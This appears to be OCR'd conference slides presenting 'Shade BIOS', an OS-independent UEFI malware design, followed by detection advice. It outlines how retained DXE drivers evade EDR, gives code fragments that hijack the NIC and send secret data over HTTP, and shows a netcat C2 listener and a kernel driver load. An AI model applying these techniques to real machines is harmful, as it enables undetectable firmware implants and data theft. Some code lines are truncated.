
Recap

We want OS & Hardware -independent BIOS malware => **Shade BIOS**

- ➢ Retains BIOS after OS boot and allows use of UEFI drivers, services, ...

1. Retain BIOS after OS boot
   - Hook gBS->GetMemoryMap(), reclassify EfiBootServicesCode/Data → RuntimeServicesCode/Data
2. Make retained BIOS code work in runtime
   1. Memory Management
      Reserve EfiConventionalMemory, exclude OS-used regions from the actual memory map
   2. Virtualized Memory Addresses
      Use partial identity mapping for physical access
   3. Boot-time-only Resources
      Save gST/gBS during boot time, and copy it in runtime. Add RT attribute to boot-only variables.
   4. Device Settings
      Reset via DisconnectController(), reconfigure with ConnectController()
   5. Exclusive Control
      Block interrupts via CR8 = 0xF, emulate timer events manually

OS Independence of Shade BIOS



Existing UEFI malware (userland/kernel malbehaviors)

Pure-BIOS Malware (OS independent)

Ring 3

CreateFile

OS detection

NtCreateFile (e.g., ETW logging)

FileProtocol->Open

Device Driver

Retained DXE Driver

EDR/AV detection

EDR/AV filter driver

Retained DXE Driver

No risks!


Device Driver

Retained DXE Driver

Ring 0


Hardware

Device Independence of Shade BIOS




```
VOID
EFIAPI
EnableBIOSNetworkSettings(
    IN  EFI_HANDLE  *NetworkDeviceHandles,
    IN  UINTN        NetworkDeviceHandlesCount
    )
{
  for(UINTN i=0; i<NetworkDeviceHandlesCount; i++) {
    gBS->ConnectController(
        NetworkDeviceHandles[i],
        NULL,
        NULL,
        TRUE
        );
  }
}
```


NO direct access to I/O !



```
// ----- Enter Shade BIOS malbehavior -----
ShadeBiosEnter();

HijackNicFromOS();

HttpInit();
HttpSend((VOID*)SecretData, SecretDataLen);

ShadeBiosExit();
// ----- Exit Shade BIOS malbehavior -----
```




```
EFI_HTTP_CONFIG_DATA ConfigData;
ConfigData.HttpVersion              = HttpVer
ConfigData.TimeOutMillisec          = 0;
ConfigData.LocalAddressIsIPv6       = FALSE;
ConfigData.AccessPoint.IPv4Node = &Ipv4No

Status = gHttpProtocol->Configure(
     gHttpProtocol,
     &ConfigData
     );
```



```
Status = gHttpProtocol->Request(
     gHttpProtocol,
     &RequestToken
  );
Print(L"HttpProtocol->Request sent %r\r\

while(!gRequestCallbackComplete) {
  WaitForCompletion();
}
```

Works with the same code!



```
PS C:\Users\km02\Desktop\drivers> sc.exe create testdrv type= kernel binPath= "C:\Users\km02\Desktop\drivers\TestCompareDrv.sys"; sc.exe start testdrv > $NULL
```

```
|--[C2]--$ nc.exe -lnvp 3333
listening on [any] 3333 ...
```

Shade BIOS Limitation

To be precise, 1 **kernel** feature remains essential
=> A single call to nt!MmGetVirtualForPhysical()

Why?

- Runtime DXE module runs on the paging parepared by OS
- OS only knows the virtual address of page tables
  - CR3 has “physical” address of page tables
- Requires when applying partial identity mapping (when modifying PML4[0])
  - Once mapping is active, direct physical access makes MmGetVirtualForPhysical() unnecessary

Detectable by OS-level security? => **No**

- OS may reject MmGetVirtualForPhysical() towards CR3 value (&PML4[0])
- But, BIOS can replicate and patch MmGetVirtualForPhysical code (which is couple of lines of assembly), disable the logic, and use it

Finding Secrets

Depending on what the attacker wants to achieve, **kernel/userland features** might be necessary

e.g., Reading process memory requires the page table of that target process (DirBase)

Is this detectable by OS-level security? => **Nearly NO**

- OS-level security focuses on active malbehaviors:
  - Modifying memory attributes
  - Network data interception
  - ...
- Shade BIOS isolates the most suspicious part of the malbehavior
- Just reading the memory contents cannot trigger the detection

How to detect Shade BIOS

OS or AV/EDR products **cannot observe malbehavior** of Shade BIOS

- C2 communications, file accesses, … can never be observed

However, you can detect it by performing **preventive inspection**

- Best detection method is “**Memory Forensic**”
  - Shade BIOS (runtime DXE driver) is mapped to the high canonical address
  - Dump it from kernel-level code (kraft_dinner) and analyze it **statically**
    - There are only a few runtime services and checking the codes isn’t that much of an effort

Watch out for Shade BIOS side-effects

- After Shade BIOS execute malbehaviors, the device used will freeze until it is self-repaired by the OS
- Frequent device error is a sign of Shade BIOS
  - However, frequency of the execution depends on the attacker’s demand

How to detect Pure-BIOS malware

Shade BIOS is just one form of Pure-BIOS malware

Pure-BIOS malware implemented as **SMM module**

